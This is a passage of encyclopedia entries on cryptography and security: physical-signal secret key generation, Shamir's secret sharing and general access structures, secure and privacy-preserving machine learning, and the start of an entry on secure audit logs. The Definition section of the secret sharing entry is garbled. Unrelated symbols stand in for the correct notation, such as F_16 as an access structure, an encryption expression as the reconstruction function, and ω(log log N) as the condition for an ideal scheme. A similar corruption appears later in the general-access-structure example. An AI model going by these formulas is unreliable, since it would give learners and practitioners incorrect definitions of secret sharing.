- *Privacy Amplification*. In the final step, the now identical bit sequences are hashed. This step aims to increase the entropy of the generated keys and mitigate the problem of information leakage during the reconciliation stage.

It is highlighted that the above steps can be repeated periodically for establishing fresh ephemeral keys for forward secrecy.

The security of the key generation process relies on the assumption that a malicious eavesdropper, Eve, cannot generate the same secret key by independently repeating the above process using all the information that is transmitted in plain text in the reconciliation stage. In turn, this relies on the assumption that the observed phenomenon is sufficiently different when observed from Eve's perspective; therefore her measurements are uncorrelated to the measurements of Alice and Bob.

Application

Secret key generation algorithms have found application in a wide range of domains with several types of signals leveraged for key generation.

Radio Signals

Numerous signals have been used as the basis of secret key generation algorithms, but perhaps the most common type is radio signals. This is commonly referred to as physical layer key generation. Sensor nodes are typically able to measure the strength of the received signals, also known as the Received Signal Strength Indicator (RSSI). Assuming that the transmission power, the hardware, and the antennas remain constant, the received signal strength varies with the path loss that is the attenuation of the signal as it travels through the wireless channel. Alice and Bob can then exchange messages in a ping-pong fashion, independently measure their received signal strength, and use these measurements as the input signal for secret key generation. The wireless channel attenuation is, indeed, a phenomenon that satisfies all the requirements for secret key generation (Xu et al., 2021). Firstly, due to the property of channel reciprocity, the received signal strength of messages received by Bob from Alice and vice

versa are expected to be highly correlated if transmitted at the same frequency and nearly at the same time (concurrent reception and transmission is not possible with half-duplex radios typically found in sensor nodes). Secondly, when Eve is positioned at a distance of half wavelength (or more) from Alice and Bob, her local measurements of the received signal strength are expected to be uncorrelated. Thirdly, the channel loss in real-world environments is characterized by an unpredictable temporal variance caused by reflection, refraction, shadowing, and multipath fading. Margelis et al. (2019) have demonstrated the feasibility of physical layer secret key generation in various contexts including both 2.4 GHz and sub-GHz radios, indoor and outdoor environments, as well as static and mobile nodes.

Audio Signals

Audio signals share many similar properties to radio signals: they are characterized by reciprocity, and their propagation is affected by the environment that creates reflections, refraction, and multipath fading. Therefore, audio signals can be used for secret key generation, assuming the sensing devices are equipped with microphones and/or speakers. For example, Lu et al. (2019) present FREE, a secret key generation system that is based on inaudible audio signals. Similar to radio signals, Alice and Bob transmit acoustic signals to each other and then use the received signals from each other to estimate the acoustic channel. In turn, they generate secret keys by going through the quantization, reconciliation, and privacy amplification stages.

Movements

Other ubiquitous sensors, especially in wearable devices, are movement-based sensors such as accelerometers and gyroscopes. These enable secret key generation from devices that share similar movements, including handshaking (e.g., two smartwatches during a handshake) and gait (e.g., two wearable sensors on a walking individual). In addition to natural movements, secret keys can also been generated using observations of induced movements. For example, Bejder et al. (2020) propose SHAKE, an acceleration-based secret key generation system for deploying sensor nodes. The key idea is that one can generate an encryption key during deployment by holding two devices together and moving them randomly. These

movements generate highly correlated acceleration patterns on each device, allowing them to generate a shared secret key using observations of these shared induced movements.

Human Biometrics

In body-to-body communications, sensing devices that are part of the same body area network (BAN) (e.g., a wrist-worn wearable and a smart shoe) can generate secret keys from biometric signals originating from the human body that hosts them. Applicable biometric signals should be sufficiently distinctive such that different individuals would produce different keys, but also sufficient variable in time such that the same individual would produce different keys at different times. As an example, Lin et al. (2019) propose Heartbeats-to-Bits (H2B), a system that generates secret shared keys based on measurements of the vibrations that heartbeat causes on skin on different body locations. The main idea is that heartbeat causes highly correlated vibrations on different locations on the body; thus the measurements of these vibrations by different body sensors would also be correlated.

Others

While the above categories and examples represent the majority of signals used for secret key generation, any signal that satisfies the listed requirements can be applied, creating opportunities for creative solutions to the challenge of encryption key installation in sensor networks. One such example is VoltKey by Lee et al. (2019) which uses the spatiotemporally unique noise observed in commercial power line infrastructure to generate secret keys among co-located devices. Devices in the same electrical domain (e.g., same household) can generate shared keys, while the system rejects devices from nearby electrical domains (e.g., the neighboring household).

Open Problems and Future Directions

Secret key generation is highly dependent on the presence of natural or induced signals with specific properties. This presents opportunities for the discovery of new signals for secret key generation in new application domains. From a performance perspective, the algorithms proposed in the literature often have tuning knobs that control the trade-offs among security,

usability, and resource efficiency. An open challenge lies in identifying ways to optimize their configuration in ways that keep security risks at acceptable levels without severely compromising usability and performance. For signal generation algorithms that are based on radio signals specifically, we observe that the majority of the works are focused on short-range wireless technology, like IEEE 802.15.4. Extending those for long-range wireless technology, like LoRa, presents a nontrivial challenge given the natural delays associated with long-distance communication and the lower transmission rates.

Cross-References

Key Agreement
Key Generation Using Physical Properties of Wireless Communication
Sensor Key Management

References

Bejder E, Mathiasen AK, De Donno M, Dragoni N, Fafoutis X (2020) SHAKE: SHared acceleration key establishment for resource-constrained IoT devices. In: 2020 IEEE 6th World Forum on Internet of Things (WF-IoT), pp 1–6. https://doi.org/10.1109/WF-IoT48130.2020.9221263

Lee K, Klingensmith N, Banerjee S, Kim Y (2019) VoltKey: continuous secret key generation based on power line noise for zero-involvement pairing and authentication. Proc ACM Interact Mob Wearable Ubiquit Technol 3(3). https://doi.org/10.1145/3351251

Lin Q, Xu W, Liu J, Khamis A, Hu W, Hassan M, Seneviratne A (2019) H2B: heartbeat-based secret key generation using piezo vibration sensors. In: Proceedings of the 18th International Conference on Information Processing in Sensor Networks, IPSN'19. Association for Computing Machinery, New York, pp 265–276. https://doi.org/10.1145/3302506.3310406

Lu Y, Wu F, Tang S, Kong L, Chen G (2019) FREE: a fast and robust key extraction mechanism via inaudible acoustic signal. In: Proceedings of the Twentieth ACM International Symposium on Mobile Ad Hoc Networking and Computing, Mobihoc'19. Association for Computing Machinery, New York, pp 311–320. https://doi.org/10.1145/3323679.3326529

Margelis G, Fafoutis X, Oikonomou G, Piechocki R, Tryfonas T, Thomas P (2019) Efficient DCT-based secret key generation for the internet of things. Ad Hoc Netw 92:101744. https://doi.org/10.1016/j.adhoc.2018.08.014

Xu W, Zhang J, Huang S, Luo C, Li W (2021) Key generation for internet of things: a contemporary survey. ACM Comput Surv 54(1). https://doi.org/10.1145/3429740

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300839

Secret Sharing

Masking Countermeasure

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1822

Secret Sharing and Shamir Threshold Scheme

Yvo Desmedt[30] ✉
(30) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Background

See *Access and Adversary structure*

Definition

Let $\mathcal{S}$ be a set with elements called *secrets*. Let $\mathcal{L}$ be a set of *n* parties. Let $\mathbb{F}_{16}$ be an *access structure* on $\mathcal{L}$. Let $\mathbb{R}^3$ be a set from which we say possible *shares* are chosen for party $S_L \subseteq \mathbb{L}$. A *secret sharing scheme* contains one *distribution algorithm* that *generates* a directory $\{(f_k, \phi_k), k \in \mathcal{K}\}$ and with some probability distribution secret shares (s_1, …, s_n) of a secret $S \in \mathbb{A}$, where $x \in \mathcal{D}_i$ such that given $\sum_{P \in \mathcal{C}(\bar{L})} m_P = 0$, where $\mathcal{B} = \{i_1, i_2, \ldots, i_{t_\mathcal{B}}\}$,

$$s \in \mathcal{S} \text{ is unique if and only if } \mathcal{B} \in \Gamma_\mathcal{P}. \tag{1}$$

The one who runs the distribution algorithm is called the *dealer*, who privately gives s_i to P_i and makes the directory $\mathbb{Z}_N$ public. Due to Eq. 1 functions $t \in \mathbb{Z}$ exist such that when $\mathcal{B} \in \Gamma_\mathcal{P}$,

$E_{K1}\left(S_m \oplus \oplus_{i=1}^{m=1} M_i\right) \oplus S_0$. When $t \in \mathbb{Z}$ is executed we say that parties in $a_{\mathfrak{q}}$ *recover the secret*, or *reconstruct the secret*.

Schemes in which $\mathrm{prob}(\mathbf{s}_{i_1}, \mathbf{s}_{i_2}, \ldots, \mathbf{s}_{i_{t_{\mathcal{B}}}})$, for $\mathcal{B} \notin \mathit{\Gamma}_{\mathcal{P}}$, is independent from $\mathcal{NL}(f)$ are called *perfect*. When a sharing scheme is perfect and for all *i*, we have $\omega\left(\log\log N\right)$, it is called *ideal*.

When $\mathbb{F}_{16}$ is a threshold *access structure*, then the secret sharing scheme for $\mathbb{F}_{16}$ is called a *threshold scheme*, to be more precise a *t-out-of-nthreshold scheme*, when *t* parties can recover the secret.

Note many texts use s_0 instead of *s* and some texts call the dealer P_0 (or p_0). When secret sharing is used in *secure multiparty computation*, it is common that the dealer is one of the *n* parties.

Theory

The concept of secret sharing was partially inspired by what nowadays is called *mechanical secret shares*. These shares can only be copied. An example of such a scheme can be found in Liu (1968, pp. 8–9). In modern secret sharing (Blakley, 1979; Shamir, 1979) secrets and shares are data on which computation is possible.

The 1979 work by Shamir (1979) has been cited more than 19,000 times (Google Scholar). So a complete survey is beyond the scope of this text. We start by explaining Shamir's scheme and then give in section "General Adversary Case" an example of a secret sharing scheme for a general *access structure*, explaining Benaloh and Leichter (1990). A topic which received attention immediately after Shamir's paper is the question regarding the size of the secret shares, which is briefly surveyed in section "Ideal Secret Sharing and Size of Shares." Enhanced properties of secret sharing are surveyed in section "Enhanced Properties." Finally, we mention some variants, which description does not fit the main description (see section "Variants").

When *A* is a set, we will use $a \in_R A$ to indicate that *a* is chosen uniformly random and independent of other relevant variables. (To emphasize the uniform aspect, some texts use $a \in_U A$ instead.)

Shamir's Secret Sharing

The Scheme

Let s be in a *finite field*$GF(q)$. To *distributes*, generate a random polynomial, $f(x) = a_{t-1}x^{t-1} + \cdots + a_2x^2 + a_1x + a_0$, of degree at maximum $t - 1$ over $GF(q)$ such that $f(0) = s$, i.e., choose $a_0 = s$ and $a_i \in_R GF(q)$ $(i \geq 1)$ and give each individual i the share $s_i = f(x_i)$, where $x_i \in GF(q)$, $x_i \neq 0$, and $\forall i, j (i \neq j) : x_i \neq x_j$. To a party P_i, let correspond x_i, information which is made public (or at least known when reconstructing the secret).

To *reconstructs* use Lagrange interpolation from any t shares. This results in $f(x)$. By taking $x = 0$, the secret $f(0)$ is obtained. Note that the scheme is a t-out-of-n threshold scheme.

Security

Theorem 1 *The scheme gives perfect privacy*.

Proof We need to prove that any $t - 1$ shares are independent of s. Consider the shares $s_{i_1}, s_{i_2}, \ldots, s_{i_{t-1}}$. Since $s_j = f(x_j)$ we obtain

$$\begin{pmatrix} f(x_{i_1}) \\ f(x_{i_2}) \\ \vdots \\ f(x_{i_{t-1}}) \end{pmatrix} = \begin{pmatrix} 1 & x_{i_1} & x_{i_1}^2 & \ldots & x_{i_1}^{t-1} \\ 1 & x_{i_2} & x_{i_2}^2 & \ldots & x_{i_2}^{t-1} \\ \ldots & \ldots & \ldots & \ldots & \ldots \\ 1 & x_{i_{t-1}} & x_{i_{t-1}}^2 & \ldots & x_{i_{t-1}}^{t-1} \end{pmatrix} \cdot \begin{pmatrix} a_0 \\ a_1 \\ a_2 \\ \vdots \\ a_{t-1} \end{pmatrix}$$

$$= \begin{pmatrix} 1 \\ 1 \\ 1 \\ \vdots \\ 1 \end{pmatrix} \cdot (a_0) + \begin{pmatrix} x_{i_1} & x_{i_1}^2 & \ldots & x_{i_1}^{t-1} \\ x_{i_2} & x_{i_2}^2 & \ldots & x_{i_2}^{t-1} \\ \ldots & \ldots & \ldots & \ldots \\ x_{i_{t-1}} & x_{i_{t-1}}^2 & \ldots & x_{i_{t-1}}^{t-1} \end{pmatrix} \cdot \begin{pmatrix} a_1 \\ a_2 \\ \vdots \\ a_{t-1} \end{pmatrix}.$$

Call A the $(t - 1) \times (t - 1)$ matrix. Since A is Vandermonde, it is invertible and its determinant is $\left(\prod_j x_{i_j}\right) \prod_{\substack{j,j' \\ j>j'}} (x_{i_j} - x_{i'_j}) \neq 0$. Now note

that $A \cdot \begin{pmatrix} a_1 & a_2 & \dots & a_{t-1} \end{pmatrix}^T$ is uniformly random, since $(a_1, a_2, \ldots, a_{t-1}) \in_R GF(q)^{t-1} = GF(q) \times \cdots \times GF(q)$. So, using the one-time pad theorem (Shannon, 1949), we obtain the result.

Properties of Shamir's Scheme

McEliece and Sarwate (1981) pointed out that Shamir's scheme is a Reed-Solomon code, used as an erasure code. The difference however is that $t - 1$ of the inputs over $GF(q)$ are uniformly random, while when used as an erasure code they are data. A consequence of this observation is that when $n \geq 3(t - 1) + 1$, up to $t - 1$ errors can be corrected, a property used in particular in *verifiable secret sharing* and in *perfectly secure message transmission*.

Benaloh (1987) pointed out that Shamir's scheme is *homomorphic*, which means that the reconstruction of the secret is a linear function. This and variants of this property have been exploited in; see: *threshold cryptography*.

Several variants of Shamir's scheme have been proposed, e.g., to facilitate *threshold cryptography*.

General Adversary Case

The generalization from threshold schemes was proposed in Ito et al. (1987). First note that when $\mathcal{L}$ is an n-set and $\mathbb{F}_{16}$ is a monotone *access structure*, then it corresponds to a monotone function f, i.e., a Boolean function which can be expressed using AND and OR gates only, as we now explain. To obtain the monotone function f, define it as follows. To each $\mathcal{B} = \{P_{i_1}, P_{i_2}, \ldots, P_{i_l}\} \subseteq \mathcal{P}$, let $x_{i_1} = x_{i_2} = \cdots = x_{i_l} = 1$ and $x_j = 0$ when $G = \mathbb{F}_q^*$. Now let $f(x_1, x_2, \ldots, x_n) = 1$ if and only if $\mathcal{B} \in \Gamma_{\mathcal{P}}$.

Given a monotone Boolean function, Benaloh and Leichter (1990) algorithm allows to find shares for the corresponding monotone access structure, which we now explain using an example. For simplicity we assume that the fan-in (number of inputs) of each gate is 2 and that the secret s is in a finite Abelian group $G(+)$. Take as example $f(x_1, x_2, x_3) = (x_1 \wedge x_2) \vee (x_1 \wedge x_3)$. To make shares start with the last gate, i.e., the one that will provide the final output, put the secret s as a label at the final output

wire of the circuit. Then proceed giving labels to the input wire of that final gate, continuing the process moving towards the input wires of the circuit, as follows. For any $\vee$ gate, let the labels at each of the input wires be copies of the label at the output wire. For the ith $\wedge$ gate assume that u_i is the label of the output wire. Then put a random $r_i \in_R G$ as a label for one of the input wires and $u_i - r_i$, computed over G, as the label for the other input wire. When all gates have been processed, let the share of P_i be the tuple of all labels of the input wire x_i. For the function in our example, using this approach, we easily obtain, for example, that the share of P_1 is (r_1, r_2), of P_2 is $s - r_1$, and of P_3 is $s - r_2$. We can easily verify that both $\{P_1, P_2\}$ and $\{P_1, P_3\}$ can compute s from their shares. Moreover, when P_2 and P_3 try, their info they have is independent of s, as easily follows from the property of the one-time pad (Shannon, 1949).

We now give a second example, using notations commonly used by the combinatorics community, using, in particular, lowercase letters for participants. In this example, the shares are obtained using linear functions. Let p_0 be the dealer and we have $n = 4$ participants. Suppose the random vector $\mathbf{t} = (t_0, t_1, t_2)^T$ were used to generate shares $\mathbf{s} = (s_0, s_1, s_2, s_3, s_4)^T$, where s_0 is the secret, as follows. Let $\mathbf{h}_i$ be a row in matrix H over Z_5, where

$$H = \begin{bmatrix} \mathbf{h}_0 \\ \mathbf{h}_1 \\ \mathbf{h}_2 \\ \mathbf{h}_3 \\ \mathbf{h}_4 \end{bmatrix} = \begin{bmatrix} 1 & 0 & 0 \\ 1 & 1 & 0 \\ 1 & 2 & 0 \\ 1 & 1 & 1 \\ 1 & 2 & 4 \end{bmatrix}.$$

Numbering the rows and columns of H starting with zero, the share $s_i = \mathbf{h_i} \cdot \mathbf{t}$. This means that since s_0 is the secret, we have in this case that $s_0 = t_0$. It is then easy to prove that when $\mathbf{h}_0$ is equal to a linear combination of other rows in H, the corresponding participants can recover s_0. To this particular H corresponds over Z_5, the *minimalauthorized access structure* $\{\{p_1, p_2\}, \{p_1, p_3, p_4\}, \{p_2, p_3, p_4\}\}$. Other properties of this secret sharing scheme were analyzed in Desmedt et al. (2021).

Ideal Secret Sharing and Size of Shares

When $|S_0| = q^m$, Karnin et al. (1983, p. 38–40) showed bounds on n to obtain an ideal t-out-of-n threshold scheme. In particular they showed that when $t = 2$, $n \leq q^m$. This implies that when $n > q^m$, the 2-out-of-n can *not* be ideal.

The first paper which studied, in a systematic way, which access structures allow for ideal secret sharing schemes made a link with matroids (Brickell and Davenport, 1990, 1991). However, not all matroids define an ideal secret sharing scheme (Seymour, 1992) and the problem in its generality remains unsolved. Lately, several subclasses of secret sharing schemes were introduced. For some of these subclasses the ideal ones were described explicitly. For more details, consult Hameed and Slinko (2015).

Since the work by Karnin et al. (1983), it is well known that for some values of t and n no ideal threshold scheme exists. The first proof that, for some general access structures, the scheme must be nonideal was given in Benaloh and Leichter (1990, p. 33). The question then is what is the minimal size needed for the shares, in particular in the case of a general access structure. An important measure is called the *information rate* of the scheme. It is the ratio between the size of the secret and that of the largest share given to any participant. Capocelli et al. (1991) adapted the use of entropy used first by Karnin et al. (1983), but instead of using it for showing conditions on threshold schemes to be ideal, they used it for bounds on the information rate. Numerous papers have improved these results, such as Blundo et al. (1997) and Beimel et al. (2022).

Enhanced Properties

There are several enhancements that have been proposed.

Dealing with Active Adversaries

Most of the above material deals with passive adversaries. We now survey active adversaries.

During the reconstruction of the secret, participants could cause deliberate errors. There are two types of solutions to deal with this scenario. Solutions to perform error correction are called *robust secret sharing*. Besides McEliece and Sarwate (1981), other solutions include Rabin and

Ben-Or (1989), which success is probabilistic. For some more recent work on the topic, consult Fehr. When the second type of approach is used, one only obtains error detection. This approach is called *secret sharing secure against cheating* (Tompa and Woll, 1988) (see also, e.g., Obana 2011).

The scenario the dealer is dishonest falls under *verifiable secret sharing*.

Dynamic Aspects

Several dynamic aspects have been studied, which we survey.

First of all, the shares parties have could become compromised, such as stolen or lost. *Proactive secret sharing* was proposed as a solution (for more details see *threshold cryptography*).

A second issue is that the access structure might have to be changed. This issue has been called *share redistribution*. Solutions have been proposed such that any authorized set $C \in \mathcal{C}$ of non-faulty participants can redistribute, without computing the secret *s* and using secure channels, shares of *s* for a new access structure Γ' with $\mathcal{Q}$ the new set of participants; for details, see, e.g., Desmedt and Jajodia (1997). Depending on the circumstances some of the old participants might have to destroy their old shares.

Another dynamic aspect is that one wants to add new participants. A nice solution to this problem for the case of a threshold access structure was proposed in Bao et al. (1997). However, a problem with this type of solution is that one cannot continue adding more participants, or one violates the Karnin-Greene-Hellman bounds (see section "Ideal Secret Sharing and Size of Shares"). The solution is to plan in advance that new participants may be added. Such schemes are now called *evolving secret sharing* (Komargodski et al., 2017; Komargodski and Paskin-Cherniavsky, 2017).

Variants

Many schemes with variant properties have been proposed, which we briefly survey. In perfect secret sharing schemes a subset of parties have, informally spoken, either no clue of the secret or can recover it. Ramp schemes are in between (Blakley and Meadows, 1985), i.e., some set of participants may have partial information.

In the modern secret sharing schemes we discussed, a share is data. This is however different when optical transparencies are used. In that case the secret might be an image, and each share is random-looking and printed on an old-fashioned transparent. The idea was introduced independently by Kafri and Keren (1987) and by Naor and Shamir (1995), although there are some differences.

Cross-References

Access and Adversary Structure
Perfectly Secure Message Transmission
Secure Multiparty Computation
Verifiable Secret Sharing

References

Bao F, Deng R, Han Y, Jeng A (1997) Design and analysis of two basic protocols for use in TTP-based key escrow. In: Varadharajan V, Pieprzyk J, Mu Y (eds) Information Security and Privacy, Second Australian Conference, ACISP'97. Lecture Notes in Computer Science, vol 1270. Springer, pp 261–270. Sydney, NSW, Australia, 7–9 July

Beimel A, Farràs O, Mintz Y, Peter N (2022) Linear secret-sharing schemes for forbidden graph access structures. IEEE Trans Inf Theory 68(3):2083–2100
[MathSciNet]

Benaloh JC (1987) Secret sharing homomorphisms: keeping shares of a secret secret. In: Odlyzko A (ed) Advances in Cryptology, Proceedings of Crypto'86. Lecture Notes in Computer Science, vol 263. Springer, pp 251–260. Santa Barbara, California, U.S.A., 11–15 Aug

Benaloh JC, Leichter J (1990) Generalized secret sharing and monotone functions. In: Goldwasser S (ed) Advances in Cryptology, Proceedings of Crypto'88. Lecture Notes in Computer Science, vol 403. Springer, pp 27–35. Santa Barbara, California, U.S.A., 11–15 Aug

Blakley GR (1979) Safeguarding cryptographic keys. In: Proceedings of Natural Computer Conference AFIPS, vol 48, pp 313–317

Blakley GR, Meadows C (1985) Security of ramp schemes: advances in cryptology. In: Blakley GR, Chaum D (eds) Advances in Cryptology. Proceedings of Crypto 84. Lecture Notes in Computer Science, vol 196. Springer, pp 242–268

Blundo C, De Santis A, De Simone R, Vaccaro U (1997) Tight bounds on the information rate of secret sharing schemes. Des Codes Cryptogr 11(2):107–122
[MathSciNet]

Brickell EF, Davenport DM (1990) On the classification of ideal secret sharing schemes. In: Brassard G (ed) Advances in Cryptology – Crypto'89, Proceedings. Lecture Notes in Computer Science, vol 435. Springer, pp 278–285. Santa Barbara, California, U.S.A., 20–24 August

Brickell EF, Davenport DM (1991) On the classification of ideal secret sharing schemes. J Cryptol. 4(2):123–134

Capocelli RM, De Santis A, Gargano L, Vaccaro U (1991) On the size of shares for secret sharing schemes. In: Feigenbaum J (ed) Advances in Cryptology – CRYPTO'91, 11th Annual International Cryptology Conference, Santa Barbara, California, USA, 11–15 Aug, 1991, Proceedings. Lecture Notes in Computer Science, vol 576. Springer, pp 101–113

Desmedt Y, Jajodia S (1997) Redistributing secret shares to new access structures and its applications. Technical Report ISSE-TR-97-01, George Mason University. ftp://isse.gmu.edu/pub/techrep/97_01_jajodia.ps.gz

Desmedt Y, Mo S, Slinko AM (2021) Framing in secret sharing. IEEE Trans Inf Forensics Secur 16:2836–2842

S. Fehr Robust secret sharing. https://www.cwi.nl/documents/195314/Fehr.pdf

Hameed A, Slinko A (2015) A characterisation of ideal weighted secret sharing schemes. J Math Cryptol 9(4):227–244
[MathSciNet]

Ito M, Saito A, Nishizeki T (1987) Secret sharing schemes realizing general access structures. In: Proceedings of IEEE Global Telecommunications Conference, Globecom'87. IEEE Communications Society Press, pp 99–102

Kafri O, Keren E (1987) Encryption of pictures and shapes by random grids. Opt Lett 12(6):377–379

Karnin ED, Greene JW, Hellman M (1983) On secret sharing systems. IEEE Trans Inf. Theory 29(1):35–41
[MathSciNet]

Komargodski I, Paskin-Cherniavsky A (2017) Evolving secret sharing: dynamic thresholds and robustness. In: Theory of Cryptography: 15th International Conference, TCC 2017, Baltimore, MD, USA, 12–15 Nov, 2017, Proceedings, Part II, vol 15. Springer, pp 379–393

Komargodski I, Naor M, Yogev E (2017) How to share a secret, infinitely. IEEE Trans Inf Theory 64(6):4179–4190
[MathSciNet]

Liu CL (1968) Introduction to combinatorial mathematics. McGraw-Hill, New York

McEliece RJ, Sarwate DV (1981) On sharing secrets and Reed-Solomon codes. Commun ACM 24(9):583–584
[MathSciNet]

Naor M, Shamir A (1995) Visual cryptography. In: De Santis A (ed) Advances in Cryptology – Eurocrypt'94, Proceedings. Lecture Notes in Computer Science, vol 950. Springer, pp 1–12. 9–12

May, 1995. Perugia, Italy

Obana S (2011) Almost optimum *t*-cheater identifiable secret sharing schemes. In: Paterson KG (ed) Advances in Cryptology – EUROCRYPT 2011 – 30th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Tallinn, Estonia, 15–19 May, 2011. Proceedings. Lecture Notes in Computer Science, vol 6632. Springer, pp 284–302

Rabin T, Ben-Or M (1989) Verifiable secret sharing and multiparty protocols with honest majority (extended abstract). In: Johnson DS (ed) Proceedings of the 21st Annual ACM Symposium on Theory of Computing, 14–17 May, 1989, Seattle, Washington, USA. ACM, pp 73–85

Seymour PD (1992) On secret-sharing matroids. J Comb Theory Ser B 56:69–73
[MathSciNet]

Shamir A (1979) How to share a secret. Commun ACM 22:612–613
[MathSciNet]

Shannon CE (1949) Communication theory of secrecy systems. Bell System Techn J 28:656–715
[MathSciNet]

Tompa M, Woll H (1988) How to share a secret with cheaters. J Cryptol 1(2):133–138
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300840

Secret Vaulting

Credential Vaulting

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1823

Secure and Privacy-Preserving Machine Learning

Sergio Barezzani[31] ✉
(31) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Sergio Barezzani**
Email: sergio.barezzani@unimi.it
Email: sergio.cyb@barezzani.com

Synonyms

Adversarial Machine Learning (AML); Privacy-preserving machine learning; Secure machine learning

Definition

Secure and Privacy-preserving Machine Learning (ML) is an active area of research and development focusing on security and privacy protection concerning ML models.

Background

Artificial Intelligence (AI) nowadays is a mainstream topic, and one of the reasons for this is the unprecedented breakthroughs achieved by Machine Learning models. The broader the adoption of ML models, the higher may be the risks associated with their vulnerabilities. Therefore, assessing ML model vulnerabilities, identifying suitable defense strategies and techniques

to mitigate confidentiality, integrity, and availability risks as well as privacy concerns, without jeopardizing an *ML model utility* is particularly relevant nowadays. In this context, major attention has been devoted to the *learning process*, since its outcome may have a direct impact on the *robustness* of the ML model. The study of secure and privacy-preserving ML models involves a mix of technical topics (e.g., ML algorithms, statistics, security, privacy protection, data governance). Moreover, the importance of secure ML models goes beyond the technical context, as testified as an example, by its role in the European Union Artificial Intelligence Act (EU Commission 2021) and furthermore in the perspective of the GDPR (European Parliament and Council 2016).

Theory

ML models may present vulnerabilities that can be analyzed according to several points of view (Barreno et al. 2006). One perspective is offered by the *attacker goal*. The attacker may challenge an ML model *confidentiality* to infer information about the training data. If the training dataset includes personal data, the attack may represent also a threat to data subjects' privacy.

An example is represented by *Membership Inference Attacks* (MIA) where the attacker goal is to infer whether a specific data record is included in the training dataset with different impacts according to the specific dataset considered (Hu et al. 2022).

The attacker interest may be related to control, at least partly, the model output at inference time. Provided that the attacker has a certain level of control over the learning process, the attacker may try to manipulate the training data in a *Data Poisoning Attack*. The attack can be carried out injecting targeted training data with the goal to compromise the model *integrity* (e.g., the model sensitivity to a specific input), or it can be untargeted to eventually compromise the model *availability* (e.g., lowering model accuracy) (Barreno et al. 2006).

Other attacks are also possible, such as *adversarial examples* targeting the integrity of the ML model or *adversarial attacks in the context of explainable AI* where the goal could be to impact on the ML system trustworthiness (Baniecki and Biecek 2024).

The adversarial environments in which ML model operates may differ with respect to adversary's goals, knowledge about the target ML model, or capabilities. Also, attackers can act in one or more phases of an ML model development lifecycle including pre-training, training, and inference. Furthermore, there are several attack models that have been identified and the research work continues contributing to the identification of many threat models. The *defense strategy* should therefore be articulated, designed according to considerations that are common to any information technology context (e.g., access control, infrastructure hardening), but also analyzing aspects that are specific to ML models and the learning process (e.g., regularization techniques that may contribute to curb overfitting and eventually the vulnerability to certain Data Poisoning Attacks) (Biggio and Roli 2018).

Open Problems and Future Directions

New attack models and corresponding defense strategies are being investigated to improve protection and minimize the impact on the ML model utility with research works focusing on discriminative and generative models. A relevant topic is related to data governance and protection: the development of frameworks and tools could help defenders to proactively manage the risks associated to attacks and to comply to the requirements of (as applicable), regulations (e.g., AI Act, GDPR), standards, and best practices.

Cross-References

Artificial Intelligence Act (AI Act) and the GDPR
Data Poisoning Attacks in Machine Learning
Data Protection by Design and by Default (DPbDD)
Explainable Artificial Intelligence
General Data Protection Regulation (GDPR)
Membership Inference Attacks in Machine Learning

References

Baniecki H, Biecek P (2024) Adversarial attacks and defenses in explainable artificial intelligence: a survey. Inf Fusion 107:102303., ISSN 1566-2535. https://doi.org/10.1016/j.inffus.2024.102303 [Crossref]

Barreno M, Nelson B, Sears R, Joseph AD, Tygar JD (2006) Can machine learning be secure? In: ASIACCS '06: proceedings of the 2006 ACM symposium on information, computer and communications security. https://doi.org/10.1145/1128817.1128824 [Crossref]

Biggio B, Roli F (2018) Wild patterns: ten years after the rise of adversarial machine learning. Pattern Recogn 84:317–331., ISSN 0031-3203. https://doi.org/10.1016/j.patcog.2018.07.023 [Crossref]

European Commission (2021) Proposal for a regulation (artificial intelligence act) (COM(2021) 206 final). https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:52021PC0206

European Parliament and Council (2016) Regulation (EU) 2016/679. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32016R0679

Hu H, Salcic Z, Sun L, Dobbie G, Yu PS, Zhang X (2022) Membership inference attacks on machine learning: a survey. ACM Comput Surv 54(11s):1–235. https://doi.org/10.1145/3523273 [Crossref]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300841

Secure and Private Communication

Security and Privacy Aspects in the Dedicated Short-Range Communications (DSRC) Protocol

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_688

Secure Audit Logs

Gerardo Pelosi[32] ✉
(32) Politecnico di Milano, Department of Electronics, Information and Bioengineering – DEIB, Milan, Italy

✉ **Gerardo Pelosi**
Email: gerardo.pelosi@polimi.it

Synonyms

Secure logging

Definition

An audit log is a chronological record of the activities occurring within an information system. A secure audit log prevents the modification of log data by an unauthorized entity, providing integrity checks over the log content.

Background

An audit log is constituted of a sequence of log entries, each of which is related to a noteworthy event that has occurred within the monitored system. Collecting log data, either at regular intervals or on an event-driven basis, is fundamental to reconstruct valuable snapshots of past and current states of the system in order to analyze both regular and anomalous behaviors to the end of responding to erroneous behaviors, and ensuring compliance with established policies and procedures. Therefore, as a relevant part of any IT system, the audit log represents a prime target to effectively break through security barriers arranged to protect sensitive

